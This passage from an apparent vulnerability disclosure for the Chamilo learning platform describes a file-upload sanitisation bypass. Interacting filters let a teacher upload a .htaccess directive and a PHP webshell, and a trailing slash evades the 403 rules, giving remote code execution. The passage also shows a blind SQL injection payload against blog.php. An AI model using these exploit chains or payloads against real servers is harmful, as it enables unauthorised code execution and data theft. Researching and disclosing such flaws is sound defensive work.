
Since .txt is now blacklisted, it is replaced with /../.htaccess. The final filename is htaccess/../.htaccess, and because only the filename is used, the result is .htaccess:

A Teacher can then upload a .htaccess file that makes PHP execute with a custom extension (.1337) in the current directory:
AddType application/x-httpd-php .1337

Uploading a PHP file with the .1337 extension:
This allows arbitrary code execution:

Alternatively, phps can be added to the blacklist and blacklisted extensions replaced with php. This works because a second sanitisation function, /main/inc/lib/fileUpload.lib.php:php2phps(), handles PHP extensions:
function php2phps($file_name)
{
    return preg_replace('/\.(phar.?|php.?|phtml.?)(\.){0,1}.*$/i', '.phps', $file_name);
}


Whenever an uploaded file has a .php extension, the resulting filename is .phps. Since .phps is now blacklisted, it is replaced, and the final filename is back to .php. Uploading a PHP webshell named php-backdoor.php then succeeds:
Direct execution is blocked by the .htaccess in the root directory:

Inspecting that file shows the regex can be bypassed by appending a / to the end of the PHP file to be executed:
# Prevent execution of PHP from directories used for different types of uploads
RedirectMatch 403 ^/app/(?!courses/proxy)(cache|courses|home|logs|upload|Resources/public/css)/.*\.ph(p[3457]?|t|tml|ar)$
RedirectMatch 403 ^/main/default_course_document/images/.*\.ph(p[3457]?|t|tml|ar)$
RedirectMatch 403 ^/main/lang/.*\.ph(p[3457]?|t|tml|ar)$
RedirectMatch 403 ^/web/.*\.ph(p[3457]?|t|tml|ar)$

This again gives remote code execution. The key lesson is that multiple sanitisation routines can have an unintended effect: the file upload sanitisation was cancelled out by the site security sanitisation.
Chamilo: authenticated blind SQL injection
Four authenticated blind SQL injections were found, all by grepping in a Source to Sink manner. One example is in /main/blog/blog.php, where an authenticated student can trigger the bug:
$blog_id = isset($_GET['blog_id']) ? $_GET['blog_id'] : 0;

// ...

$sql = "SELECT COUNT(*) as number
        FROM ".$tbl_blogs_tasks_rel_user."
        WHERE
            c_id = $course_id AND
            blog_id = ".$blog_id." AND
            user_id = ".api_get_user_id()." AND
            task_id = ".$task_id;

$result = Database::query($sql);
$row = Database::fetch_array($result);
The query selects a single Integer column, so a boolean-based blind SQL injection can exfiltrate data. The TRUE and FALSE queries are:
TRUE case:
0 UNION SELECT CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END;-- -
